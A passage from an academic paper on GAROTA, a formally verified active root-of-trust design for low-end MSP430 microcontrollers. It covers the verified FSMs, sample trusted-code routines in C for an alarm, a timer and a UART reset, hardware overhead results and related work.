Next, Section 4.5 presents a computer-checked proof of sufficiency of this set of sub-properties to imply *GAROTA* end-to-end goals. Then, Section 4.6 presents FSM-s from our Verilog implementation, that are formally verified to correctly implement each requirement.

4.5 *GAROTA* Composition Proof

GAROTA end-to-end sufficiency is stated in Theorems 1 and 2. The complete computer-checked proofs (using Spot2.0 [21]) of Theorems 1 and 2 are publicly available at [2]. Below we

Theorem 1. *Definition 1 ∧ LTLs 6,7,8 → Definition 2.*

Theorem 2. *Definition 1 ∧ LTLs 6,9,10,11 → Definition 3.*

present the intuition behind them.

Proof of Theorem 1 (Intuition). From machine model LTL (4), as long as the (1) initial trigger configuration is never modified from outside the *TCB*; and (2) interrupts are never disabled from outside the *TCB*; it follows that a trigger will cause a proper invocation of the TCB code. Also, successful modifications to the trigger's configuration imply writing to *PMEM* or IRQ_{cfg} without causing a *reset* (per LTL (2)). Since *GAROTA* verified implementation guarantees that memory modifications (specified in LTL (1)) to *PMEM* (LTL (6)) or IRQ_{cfg} (LTL (7)) always cause a *reset*, illegal modifications to $trigger_{cfg}$ are never successful. Finally, LTL (8) assures that any illegal interrupt disablement always causes a *reset*, and is thus never successful). Therefore, *GAROTA* satisfies all necessary conditions to guarantee the goal in Definition 2. □

Proof of Theorem 2 (Intuition). The fact that a reset always causes a later call to the TCB follows from the machine model's LTL (5) and *GAROTA* guarantee in LTL (6). LTLs (9) and (9) ensure that the TCB executable is properly invoked and executes atomically, until its legal exit. Otherwise a *reset* flag is set, which (from the above argument) implies a new call to TCB. Finally, LTL 11 assures that any interrupt or DMA activity during TCB execution will cause a *reset*, thus triggering a future TCB call and satisfying Definition 3. □

See [2] for the formal computer-checked proofs.

4.6 Sub-Module Implementation+Verification

Following the sufficiency proof in Section 4.5 for sub-properties in Definition 4, we proceed with the implementation and formal verification of *GAROTA* hardware using the NuSMV model-checker (see Section 4.1 for details).

GAROTA modules are implemented as Mealy FSMs (where outputs change with the current state and current inputs) in Verilog. Each FSM has one output: a local *reset*. *GAROTA* output *reset* is given by the disjunction (logic *or*) of local *reset*-s of all sub-modules. Thus, a violation detected by any sub-module causes *GAROTA* to trigger an immediate MCU *reset*. For the sake of easy presentation we do not explicitly represent the value of *reset* in the figures. Instead, we define the following implicit representation:

1. *reset* output is 1 whenever an FSM transitions to the *RESET* state (represented in red color);
2. *reset* output remains 1 until a transition leaving the *RESET* state is triggered;




Figure 7: Verified FSM for LTL 6.




Figure 8: Verified FSM for LTL 8.

3. *reset* output is 0 in all other states (represented in blue color).

Note that all FSM-s remain in the *RESET* state until $PC = 0$, which signals that the MCU reset routine finished.

Figure 7 illustrates *GAROTA* sub-module responsible for assuring that *PMEM* modifications are only allowed from within the TCB. This minimal 2-state machine works by monitoring *PC*, W_{en}, D_{addr}, DMA_{en}, and DMA_{addr} to detect illegal modification attempts by switching from *RUN* to *RESET* state, upon detection of any such action. It is verified to adhere to LTL (6). A similar FSM is used to verifiably enforce LTL (7), with the only distinction of checking for writes within IRQ_{cfg} region instead, i.e., $D_{addr} \in IRQ_{cfg}$ and $DMA_{addr} \in IRQ_{cfg}$. Given the similarity, we omit the illustration of this FSM.

Figure 8 presents an FSM implementing LTL 8. It monitors the "global interrupt enable" (*gie*) signal to detect attempts to illegally disable interrupts. It consists of three states: (1) *ON*, representing execution periods where $gie = 1$; (2) *OFF*, for cases where $gie = 0$, and (3) *RESET*. To switch between *ON* and *OFF* states, this FSM requires $PC \in TCB$, thus preventing misconfiguration by untrusted software.

Finally, the FSM in Figure 9 verifiably implements LTL-s 9, 10, and 11. This FSM has 5 states, one of which is *RESET*. Two basic states correspond to whenever: the TCB is executing (state "$\in TCB$"), and not executing (state "$\notin TCB$"). From $\notin TCB$ the only reachable path to $\in TCB$ is through state TCB_{entry}, which requires $PC = TCB_{min}$ – TCB only legal entry point. Similarly, from $\in TCB$ the only reachable path to $\notin TCB$ is through state TCB_{exit}, which requires $PC = TCB_{max}$




Figure 9: Verified FSM for LTLs 9–11.

– TCB only legal exit. Also, in all states where $PC \in TCB$ (including entry and exit transitions) this FSM requires DMA and interrupts to remain inactive. Any violation of these requirements, in any of the four regular states, causes the FSM transition to *RESET*, thus enforcing TCB execution protection.

4.7 TCB Confidentiality

Confidentiality of TCB data and code with respect to untrusted applications is of particular interest when $\mathcal{F}$ implements cryptographic functions or privacy-sensitive tasks.

This goal can be achieved by including and epilogue phase in the TCB executable, with the goal of performing a *DMEM* cleanup, erasing all traces of the TCB execution from the stack and heap. While the TCB execution may be interrupted before the execution of the epilogue phase, such an interrupt will cause an MCU *reset*. The *Re-Trigger on Failure* property assures that TCB code will execute (as a whole) after any *reset* and will thus erase remaining execution traces from *DMEM* before subsequent execution of untrusted applications. In a similar vein, if confidentiality of the executable is desirable, it can be implemented following LTL (12), which formalizes read attempts based on R_{en} signal:

$$\begin{aligned} &\mathbf{G}: \{ \\ &\quad [\neg(PC \in TCB) \wedge R_{en} \wedge (D_{addr} \in TCB) \vee \\ &\quad DMA_{en} \wedge (DMA_{addr} \in TCB)] \rightarrow reset \\ &\} \end{aligned} \tag{12}$$

An FSM implementing this property is shown in Figure 10. Note that, despite visual similarity with the FSM in Figure 7, the confidentiality FSM checks for *reads* (instead of writes) to the TCB (instead of entire *PMEM*).

This property prevents external reads to TCB code by monitoring R_{en}, D_{addr}, and DMA. When combined with the aforementioned erasure epilogue, it also enables secure storage




Figure 10: Verified FSM for LTL 12.

of cryptographic secrets within the TCB binary, as in other architectures, e.g., [5, 6, 22]. This part of *GAROTA* design is optional, since some embedded applications do not require confidentiality, as discussed in Sections 5.1 and 5.2.

4.8 Resets & Availability

One important remaining issue is *availability*. For example, malware might interrupt (or tamper with) with *INIT* execution after a *reset* preventing the subsequent execution of TCB. Also, malware could to interrupt the TCB execution, after each *re*-trigger, with the goal of resetting the MCU indefinitely, and thereby preventing TCB execution from ever completing its task.

We observe that (under *GAROTA* assumptions) such actions are not possible, since they would require either DMA activity or interrupts to: (1) hijack *INIT* control-flow; or (2) abuse *GAROTA* to successively *reset* the MCU during TCB execution after each re-trigger. Given **H5** interrupts are disabled by default at boot time. Additionally, **H4** states that any prior DMA configuration is cleared to the default disabled state after a *reset*. Hence, *INIT* and the first execution of TCB after a *reset* cannot be interrupted or tampered with by DMA.

Finally, we note that, despite preventing security violations by (and implementing re-trigger based on) resetting the MCU, *GAROTA* does not provide any advantage to malware that aims to simply disrupt execution of (non-TCB) applications by causing *resets*. Any software running on bare metal (including malware) can always intentionally reset the MCU. Resets are the default mechanism to recover from regular software faults on unmodified (off-the-shelf) low-end MCU-s, regardless of *GAROTA*.

5 Sample Applications

Many low-end MCU use-cases and applications can benefit from trigger-based active RoTs. To demonstrate generality of *GAROTA*, we prototyped three concrete examples, each with a different type of trigger. This section overviews these examples: (1) GPIO-TCB uses external analog events (Section 5.1), TimerTCB uses timers (Section 5.2), and NetTCB uses network events (Section 5.3). Finally, Section 5.4 discusses how *GAROTA* can match active RoT services proposed in [53], [30], and [38].

```
1 int main() {
2    TCB();
3    main_loop();
4    return 0;
5 }
```

Figure 11: Program Entry Point

```
1 void setup (void) {
2    P1DIR  = 0x00;
3    P1IE   = 0x01;
4    P1IES  = 0x00;
5    P1IFG  = 0x00;
6 }
```

Figure 12: Trigger Setup

5.1 GPIO-TCB: Critical Sensing+Actuation

Our first application example, GPIO-TCB, operates in the context of a safety-critical temperature sensor. In this setting, we want to use *GAROTA* to assure that the sensor's most safety-critical function – *sounding an alarm* – is never prevented from executing due to software compromise of the underlying MCU. Once the alarm is on, the TCB implementation will also send a help message through the MCU UART communication interface[2] and keep the alarm on until someone physically presses a particular button to shut the alarm down. This example also illustrates the use-case where the TCB code awaits for an asynchronous input before resuming execution of untrusted software. We use a standard built-in MCU interrupt, based on General Purpose Input/Output (GPIO) to implement trigger. Since this is our first example, we discuss GPIO-TCB in more detail than the other two.

As shown in Figure 11, MCU execution always starts by calling the TCB (at line 2). Therefore, after MCU initialization/reset, unprivileged (non-TCB) applications can only execute after the TCB; assuming, of course, that formal guarantees discussed in Section 4 hold. These (unprivileged) applications are implemented inside *main_loop* function (at line 3).

The correct trigger configuration in GPIO-TCB can be achieved in two ways. The first way is to set IRQ_{cfg} to the desired parameters at MCU deployment time, by physically writing this configuration to IRQ_{cfg}. The second option is to implement this configuration in software as a part of the TCB. Since the TCB is always the first to run after initialization/reset, it will configure IRQ_{cfg} correctly, enabling subsequent trigger-s at runtime.

Figure 12 exemplifies IRQ_{cfg} configuration, implemented as part of the TCB, i.e., called from within the TCB. This `setup` function is statically linked to be located inside the TCB memory region, thus respecting "TCB Execution Protection" LTL rules (see Definition 4). The setup first configures

[2]UART is the main communication interface in the MCU. It can in turn connect to a ZigBee or Bluetooth radio that relays the message wirelessly, as described in [25].

```
1  ISR(PORT1, TCB) {
2     dint();
3     if (first_run) {
4        setup();
5     }
6
7     P3DIR = 0x01; // set P3 as output
8     P3OUT = 0x01; // turn buzzer on
9
10    UART_BAUD = BAUD; // set UART to default speed (BAUD macro)
11    UART_CTL  = UART_EN; // turn UART on;
12
13     while (UART_STAT & UART_TX_FULL); //wait for any previous send to complete
14     UART_TXD = 'H';                   //send 1st byte
15     while (UART_STAT & UART_TX_FULL); //wait for previous send to complete
16     UART_TXD = 'E';                   //send 2nd byte
17     while (UART_STAT & UART_TX_FULL); //wait for previous send to complete
18     UART_TXD = 'L';                   //send 3rd byte
19     while (UART_STAT & UART_TX_FULL); //wait for previous send to complete
20     UART_TXD = 'P';                   //send 4th byte
21
22    P2DIR = 0x00; // set P2 GPIO as input
23    while (1) { // wait for button press
24        if (P2IN == 0x01) { // button press detected
25             break;
26        }
27    }
28    P3OUT = 0x00; // turn buzzer off
29    eint();
30    return();
31 }
```

Figure 13: GPIO-TCB use-case example

the physical port $P1$ as an input (line 2, "P1 direction" set to 0x00, whereas 0x01 would set it as an output). At line 3, $P1$ is set as "interrupt-enabled" ($P1IE = 0x01$). A value of $P1IES = 0x00$ (line 4) indicates that, if the physical voltage input of $P1$ changes from logic 0 to 1 ("low-to-high" transition), a GPIO interrupt is triggered and the respective handler is called. Finally, $P1IFG$ is cleared to indicate that the MCU is free to receive interrupts (as opposed to busy). This initial trusted configuration of IRQ_{cfg} cannot be modified afterwards by untrusted applications due to *GAROTA* guarantees (see Section 4). Based on this configuration, an analog temperature sensing circuit, i.e., a voltage divider implemented using a thermistor[3] is connected to port P1. Resistances in this circuit are set to achieve $5V$ (logic 1) when temperature exceeds a fixed threshold, thus triggering a $P1$ interrupt.

Figure 13 shows the TCB implementation of $\mathcal{F}$. The TCB function is configured as an interrupt service routine for $P1$ using the $ISR(PORT1, TCB)$ compilation macro. This ensures that interrupts based on $P1$ will cause the execution of this particular function.

Once triggered, TCB disables interrupts (`dint`), calls `setup` (if this is the first TCB call after initialization/reset), and switches GPIO port P3 to active. Since P3 is connected to a buzzer[4], this turns on the alarm. The alarm remains on until P3 is set back to $0x00$. Once the alarm is on, TCB enables UART communication interface (lines 10 and 11) by setting its communication speed to a default value (constant $BAUD$) and turning it on. Next, TCB uses UART interface to send a "HELP" message (lines 13 – 20). Once sent, TCB sets port $P2$ as input, at line 22. In our sample TCB implementation, P2 is connected to an analog button used to deactivate the alarm.

[3]Thermistor is a resistance thermometer – its resistance varies with temperature.

[4]A high-frequency oscillator circuit used for generating a buzzing sound.

```
1 void setup (void) {
2    CCTL0 = CCIE;
3    CCR0  = 1000000;
4    TACTL = TASSEL_2 + MC_1;
5 }
```

Figure 14: Timer Trigger Setup

```
1 ISR(TIMERA0, TCB) {
2    ...
3 }
```

Figure 15: TimerTCB Routine

Hence, TCB code goes into a while-loop that checks for an asynchronous button press, where the button is connected to the GPIO interface P2. Once a button press is detected, execution exits the while-loop and the alarm is turned off: $P3 = 0x00$. Upon completion, TCB re-enables interrupts and returns control to unprivileged software.

As discussed in Section 4, the executable corresponding to Figure 13 is also protected by *GAROTA*. Thus, its behavior cannot be modified by untrusted/compromised software.

5.2 TimerTCB: Secure Periodic Scheduling

Our second example, TimerTCB, is in the domain of real-time task scheduling. Without *GAROTA* (even in the presence of a passive RoT), a compromised MCU controlled by malware could ignore performing its periodic security- or safety-critical tasks. (Recall that targeted MCU-s typically run bare-metal software, with no OS support for preempting tasks). We show how *GAROTA* can easily ensure that a prescribed task, implemented within the TCB periodically executes.

TimerTCB only requires modifying IRQ_{cfg} to configure the timer that will cause the interruption, as illustrated in Figure 14. The *setup* function is modified to enable the MCU's built-in TIMER-A0 to cause interrupts, at line 2. Interrupts are set to occur whenever the timer's counter reaches a desired value (1 million in this example, at line 3). The timer is set to increment the counter with edges of a particular MCU clock (clock $MC1$, at line 4). As in the first example, the corresponding interrupt service routine implements the TCB (Figure 15). To define the TCB function as the interrupt handler for TIMER-A0 the compilation macro $ISR(TIMERA0, TCB)$ is used. In turn, the TCB can implement $\mathcal{F}$ as an arbitrary safety-critical periodic task.

5.3 NetTCB: Network Event-based trigger

The last example, NetTCB, uses network event-based trigger to ensure that the TCB quickly filters all received network packets to identify those that carry TCB-destined commands and take action. Incoming packets that do not contain such commands are ignored by the TCB and passed on to applications through the regular interface (i.e., reading from the UART buffer). In this example, we implement guaranteed receipt of external *reset* commands from some trusted remote entity. This functionality might be desirable after an MCU malfunction (e.g., due to a deadlock) is detected.

```
1 void setup (void) {
2    UART_BAUD = BAUD;
3    UART_CTL  = UART_EN | UART_IEN_RX;
4 }
```

Figure 16: UART Trigger Setup

```
1  ISR(UART_RX, TCB){
2     dint();
3     if (first_run) {
4        setup();
5     }
6     rxdata = UART_RXD;
7     if (rxdata == 'r') {
8        reset();
9     }
10    eint();
11    return();
12 }
```

Figure 17: NetTCB Handler Routine and TCB Implementation

Here, trigger is configured to trap network events. IRQ_{cfg} is set such that each incoming UART message causes an interrupt, as shown in Figure 16. The TCB implementation, shown in Figure 17, filters messages based their initial character $'r'$ which is predefined as a command to *reset* the MCU. The use of the compilation macro $ISR(UART_RX, TCB)$ causes this TCB implementation to run whenever a message is received via UART. Note that, in practice, such critical commands should be authenticated by the TCB. Although this authentication should be implemented within the TCB, we omit it from this discussion for the sake of simplicity, and refer to [24] for a discussion of authentication of external requests in this setting.

5.4 Comparison with [30, 38, 53]

As mentioned earlier in the paper, some recent work [30, 53] proposed security services that fall into the domain of active RoT-s. However, these results focus on higher-end embedded devices and require substantial hardware support: Authenticated Watchdog Timer (AWDT) implemented as a separate (stand-alone) microprocessor [53], or ARM TrustZone [30]. Each requirement is, by itself, far more expensive than the cost of a typical low-end MCU targeted in this paper (see Section 2).

In terms of functionality, both [53] and [30] are based on timers. They use AWDT to force a device reset. As in *GAROTA*, the TCB is the first to execute; this property is referred to as "gated boot" in [53]. However, unlike *GAROTA*, [30, 53] do not consider active RoT behavior stemming from

other types of interrupts, e.g., as in *GAROTA* examples in Sections 5.1 and 5.3). We believe that this is partly because these designs were originally intended as an active means to enforce memory integrity, rather than a general approach to guaranteed execution of trusted tasks based on arbitrary trigger-s. Whereas, *GAROTA* is general enough to realize an active means to enforce memory integrity. This can be achieved by incorporating an integrity-ensuring function (e.g, a suitable cryptographic keyed hash) into *GAROTA* TCB and using it to check PMEM state upon a timer-based trigger.

As far as active RoT-s for lower-end MCU-s, prior work in [38] focused on enabling trusted scheduling of security-critical tasks. The architecture proposed in [38] can also enforce periodic execution of a safety-critical task that can not be interrupted, i.e., executes atomically. As such, it can be viewed as a special case of timer-based triggers in *GAROTA*. However, we note that (in addition to formal modeling and verification – see below) *GAROTA* general design differs from [38] by enabling various types of triggers, i.e., any interrupt, not just expiring timers.

Finally, we emphasize that prior results involved neither formally specified designs nor formally verified open-source implementations. As discussed in Section 1, we believe these features are important for eventual adoption of this type of an architecture.

6 Implementation & Evaluation

We prototyped *GAROTA* (adhering to its architecture in Figure 2) using an open-source implementation of the popular MSP430 MCU – openMPS430 [28] from OpenCores. In addition to *GAROTA* module, we reserve, by default, 2 KBytes of PMEM for TCB functions. This size choice is configurable at manufacturing time and MCU-s manufactured for different purposes can choose different sizes. In our prototype, 2 KBytes is a a reasonable choice, corresponding to $5-25\%$ of the typical amount of PMEM in low-end MCU-s. The prototype supports one trigger of each type: timer-based, external hardware, and network. This support is achieved by implementing the IRQ_{cfg} protection, as described in Section 4. The MCU already includes multiple timers and GPIO ports that can be selected to act as trigger-s. By default, one of each is used by our prototype. This enables the full set of types of applications discussed in Section 5.

As a proof-of-concept, we use Xilinx Vivado to synthesize our design and deploy it using the Basys3 Artix-7 FPGA board. Prototyping using FPGAs is common in both research and industry. Once a hardware design is synthesizable in an FPGA, the same design can be used to manufacture an Application-Specific Integrated Circuit (ASIC) at larger scale.

Hardware & Memory Overhead

Table 2 reports *GAROTA* hardware overhead as compared to unmodified OpenMSP430 [28]. Similar to the related work [4, 15, 17, 19, 20, 42, 55], we consider hardware overhead in terms of additional Look-Up Tables (LUT-s) and registers. The increase in the number of LUT-s can be used as an estimate of the additional chip cost and size required for combinatorial logic, while the number of registers offers an estimate on the state overhead required by the sequential logic in *GAROTA* FSMs.

GAROTA hardware overhead is small with respect to the unmodified MCU core – it requires 2.3% and 4.8% additional LUT-s and registers, respectively. In absolute numbers, *GAROTA* adds 33 registers and 42 LUT-s to the underlying MCU.

Runtime & Memory Overhead

We observed no discernible overhead for software execution time on the *GAROTA*-enabled MCU. This is expected, since *GAROTA* introduces no new instructions or modifications to the MSP430 ISA and to the application executables. *GAROTA* hardware runs in parallel with the original MSP430 CPU. Aside from the reserved PMEM space for storing the TCB code, *GAROTA* also does not incur any memory overhead. This behavior does not depend on the number of functions or triggers used inside the TCB.

Verification Cost

We verify *GAROTA* on an Ubuntu 18.04 machine running at 3.40GHz. Results are shown in Table 2. *GAROTA* implementation verification requires checking 7 LTL statements. The overall verification pipeline (Section 4.1) is fast enough to run on a commodity desktop in quasi-real-time.

Comparison with Prior RoTs

To the best of our knowledge, *GAROTA* is the first active RoT targeting this lowest-end class of devices. Nonetheless, to provide a overhead point of reference and a comparison, we contrast *GAROTA*'s overhead with that of state-of-the-art passive RoTs in the same class. Note that the results from [30, 53] can not be compared to *GAROTA* quantitatively. As noted in Section 5.4, [53] relies on a standalone additional MCU and [30] on ARM TrustZone. Both of these are (by themselves) more expensive and sophisticated than the entire MSP430 MCU (and similar low-end MCU-s in the same class). Our quantitative comparison focuses on *VRASED* [15], APEX [17], and SANCUS [42]: passive RoTs implemented on the same MCU type and thus directly comparable cost-wise. Table 3 provides a qualitative comparison among these designs. Figure 18 depicts relative overhead (in %) of *GAROTA*, *VRASED*, APEX, and SANCUS with respect to total hardware cost of the unmodified MSP430 MCU core.

In comparison with passive RoTs, *GAROTA* offers lower hardware overhead. In part, this is because, to implement its triggers, *GAROTA* leverages interrupt hardware support already present in the underlying MCU. SANCUS incurs substantially higher cost since it implements task isolation and a cryptographic hash engine (for the purpose of verifying software integrity) in hardware. *VRASED* has slightly higher cost than *GAROTA*. It includes some properties that

	Hardware		Reserved	Verification			
	Reg	LUT	PMEM/Flash (bytes)	# LTL Invariants	Verified Verilog LoC	Time (s)	Mem (MB)
OpenMSP430 [28]	692	1813	0	-	-	-	-
OpenMSP430 + *GAROTA*	725	1855	2048 (default)	7	484	3.1	13.5

Table 2: *GAROTA* Hardware overhead & verification costs.

Architecture	Behavior	Service	HW Support	Verification?
VRASED [15]	Passive	Attestation	RTL Design	Yes
SANCUS [42]	Passive	Attestation & Isolation	RTL Design	No
APEX [17]	Passive	Attestation & Proof of Execution	RTL Design	Yes
Cider [53]	Active	Timer-based trigger	Additional MCU	No
Lazarus [30]	Active	Timer-based trigger	ARM TrustZone	No
Trust. Sched. [38]	Active	Timer-based trigger	RTL Design	No
GAROTA **(this paper)**	Active	IRQ-based trigger	RTL Design	Yes

Table 3: Qualitative Comparison




Figure 18: Comparison with passive RoTs: Hardware overhead

are similar to those of *GAROTA*, e.g., access control to particular memory segments and atomicity of its attestation implementation. Also, *VRASED* requires hardware support for an exclusive stack in DMEM. APEX hardware component is a super-set of *VRASED*, providing an additional proof-of-execution function in hardware. It thus requires strictly more hardware support, resulting in slightly higher cost. *GAROTA* also reserves approximately 3.1% (2 KBytes) of the MCU-s 16-bit address space for storing the TCB code. This value is freely configurable and is chosen as a sensible default to support envisioned RoT tasks, including sample applications in Section 5. *GAROTA*-enabled MCU-s manufactured for different use-cases could increase or decrease this amount accordingly.

7 Restrictions, Limitations & Future Directions

We now discuss some limitations and requirements imposed by *GAROTA* to the underlying MCU, as well as some directions for future work.

Remote/Runtime Software Updates. As discussed in Section 4.2.4, *GAROTA* does not affect the developer's ability to reprogram the device physically, e.g., via USB/J-TAG interface. However, if runtime software updates (e.g, sent by a remote controller) are desirable, they must be implemented within the TCB. This is because *GAROTA* prevents untrusted code from modifying program memory. In this case, the Net-TCB example (from Section 5.3) should be extended to detect "update commands" (in addition to "reset commands" in the current example). Upon receiving an "update command" the TCB would then actively monitor the UART-RX (receive) interface for further inputs from the controller and overwrite program memory as commanded. (Recall that, as discussed in Section 5.3, authenticating received commands is also crucial in this case). Untrusted applications would not be allowed to run for some time until the update is completed, as usually required by secure software updates.

Unprivileged Interrupt Disablement. By design, any unprivileged (non-TCB) software is precluded from disabling interrupts *globally* and from disabling the *GAROTA* `trigger` locally. However, disabling any other interrupt locally is still possible. Interrupts are typically disabled by default and must be actively enabled in software, e.g., as done by the `setup` function in Section 5. Any unprivileged software can keep track of currently enabled unprivileged interrupts and disable them locally as needed. For example, the maximum number of interrupts available in openMSP430 is 12. Whereas, real MSP430 deployments usually support fewer interrupt sources. Thus, we consider local disablement feasible. Nonetheless, an alternative to avoiding this burden is to implement Non-Maskable Interrupts (NMI) – which by default can not be disabled globally – and use them as *GAROTA* `trigger`-s, while allowing unprivileged applications to disable interrupts globally. However, this approach requires underlying MCU support for NMIs for each `trigger` of interest; hence it is less general.

Atomicity. As the highest priority task running on the MCU, the TCB code can not be interrupted. Any asynchronous inputs (e.g., a button press) must be actively checked by the TCB code and cannot cause nested interrupts. As discussed in Section 4, this is necessary to guarantee correct TCB execution, once triggered. We illustrate how an asynchronous input can be actively checked in the GPIO-TCB example of Section 5.1. When utilizing *GAROTA*, developers should be aware that, during TCB execution, inputs and signals that are

not relevant to the TCB itself may be ignored. Generally, this is the case for any interrupt, since it is common practice in embedded system programming to disable other interrupts while an interrupt is already being serviced. Similar to regular interrupts, it is a good practice to keep TCB code short, fast, and as simple as possible.

Self-Contained TCB. In order to comply with *GAROTA* atomicity rule, the TCB code must be self-contained and entirely located within the TCB designated region in program memory. Thus, it is not possible to share common libraries with untrusted applications, since these shared libraries would need to be located outside the TCB program memory region. Therefore, all TCB libraries must be statically linked at compilation time. If the same library is used by both TCB and unprivileged software, two local copies would be needed.

Other Future Directions. As discussed in Section 2, *GAROTA* targets low-end, single-core devices that execute instructions in place from program memory (without virtual memory), and use simple memory-mapped I/O interfaces. This simplifies the specification of goals and requirements, allowing us to formally reason about *GAROTA*. From this initial step, adapting and re-designing *GAROTA* for higher-end devices, where these assumptions do no hold remains an interesting and broad open problem. Also, as discussed in Section 4.2.4, future work should consider integration of tamper-resistance and network monitoring techniques to complement *GAROTA* with security against physical attacks and adversarial network jamming (in the NetTCB case).

8 Related Work

Aside from closely related work already discussed in Section 5.4, several efforts yielded *passive* RoT designs for resource-constrained low-end devices, along with formal specifications, formal verification and provable security.

Low-end RoT-s fall into three general categories: software-based, hardware-based, or hybrid. Establishment of software-based RoT-s [26, 29, 33, 36, 48–50] rely on strong assumptions about precise timing and constant communication delays, which can be unrealistic in the IoT ecosystem. However, software-based RoTs are the only viable choice for legacy devices that have no security-relevant hardware support. Hardware-based methods [35, 39, 40, 42, 45, 47, 52] rely on security provided by dedicated hardware components (e.g., TPM [52] or ARM TrustZone [8]) or by the CPU ISA. However, the cost of such hardware is normally prohibitive for lower-end IoT devices. Hybrid RoTs [10, 15, 17, 23, 34] aim to achieve security equivalent to hardware-based mechanisms, yet with lower hardware cost. They leverage minimal hardware support while relying on software to reduce the complexity of additional hardware.

In terms of functionality, such embedded RoTs are passive. Upon receiving a request from an external trusted *Verifier*, they can generate unforgeable proofs for the state of the MCU or that certain actions were performed by the MCU. Security services implemented by passive RoTs include: (1) memory integrity verification, i.e., remote attestation [6, 10, 15, 23, 34, 42]; (2) verification of runtime properties, including control-flow and data-flow attestation [4, 17, 19, 20, 27, 40, 43, 51, 55]; as well as (3) proofs of remote software updates, memory erasure, and system-wide resets [5, 9, 16]. As discussed in Section 1 and demonstrated in Section 5, several application domains and use-cases could greatly benefit from more active RoT-s. Therefore, the key motivation for *GAROTA* is to not only provide proofs that actions have been performed (if indeed they were), but also to assure that these actions will necessarily occur.

Formalization and formal verification of RoTs for MCU-s is a topic that has recently attracted lots of attention due to the benefits discussed in Sections 1 and 4.1. *VRASED* [15] implemented the first formally verified hybrid remote attestation scheme. APEX [17] builds atop *VRASED* to implement and formally verify an architecture that enables proofs of remote execution of attested software. PURE [16] implements provably secure services for software updates, memory erasure, and system-wide resets atop *VRASED* RoT. Another recent result [11] formalized, and proved security of, a hardware-assisted mechanism to prevent leakage of secrets through time-based side-channel that can be abused by malware in control of the MCU interrupts. Inline with aforementioned work, *GAROTA* also formalizes its assumptions along with its goals and implements the first formally verified active RoT design.

9 Conclusions

This paper motivated and illustrated the design of *GAROTA*: an active RoT targeting low-end MCU-s used as platforms for embedded/IoT/CPS devices that perform safety-critical sensing and actuation tasks. We believe that *GAROTA* is the first clean-slate design of a active RoT and the first one applicable to lowest-end MCU-s, which cannot host more sophisticated security components, such as ARM TrustZone, Intel SGX or TPM-s. We believe that this work is also the first formal treatment of the matter and the first active RoT to support a wide range of RoT trigger-s.

Acknowledgments

The authors sincerely thank USENIX Security'22 reviewers. This work was supported by funding from the Semiconductor Research Corporation (SRC) Contract 2019-TS-2907, NSF Awards SATC-1956393 and CICI-1840197, as well as a subcontract from Peraton Labs. Part of this work was conducted while the second author was at the University of California, Irvine.

References

[1] 2020 CISCO global networking trends report. https://www.cisco.com/c/dam/m/en_us/solutions/enterprise-networks/networking-report/files/GLBL-ENG_NB-06_0_NA_RPT_PDF_MOFU-no-NetworkingTrendsReport-NB_rpten018612_5.pdf, 2020.

[2] *GAROTA* source code. https://github.com/sprout-uci/garota, 2022.

[3] Tigist Abera, N Asokan, Lucas Davi, Farinaz Koushanfar, Andrew Paverd, Ahmad-Reza Sadeghi, and Gene Tsudik. Things, trouble, trust: on building trust in iot systems. In *Proceedings of the 53rd Annual Design Automation Conference*, pages 1–6, 2016.

[4] Tigist Abera et al. C-flat: Control-flow attestation for embedded systems software. In *CCS '16*, 2016.

[5] Mahmoud Ammar and Bruno Crispo. Verify&revive: Secure detection and recovery of compromised low-end embedded devices. In *Annual Computer Security Applications Conference*, pages 717–732, 2020.

[6] Mahmoud Ammar, Bruno Crispo, and Gene Tsudik. Simple: A remote attestation approach for resource-constrained iot devices. In *2020 ACM/IEEE 11th International Conference on Cyber-Physical Systems (ICCPS)*, pages 247–258. IEEE, 2020.

[7] Emekcan Aras, Mahmoud Ammar, Fan Yang, Wouter Joosen, and Danny Hughes. Microvault: Reliable storage unit for iot devices. In *2020 16th International Conference on Distributed Computing in Sensor Systems (DCOSS)*, pages 132–140. IEEE, 2020.

[8] Arm Ltd. Arm TrustZone. https://www.arm.com/products/security-on-arm/trustzone, 2018.

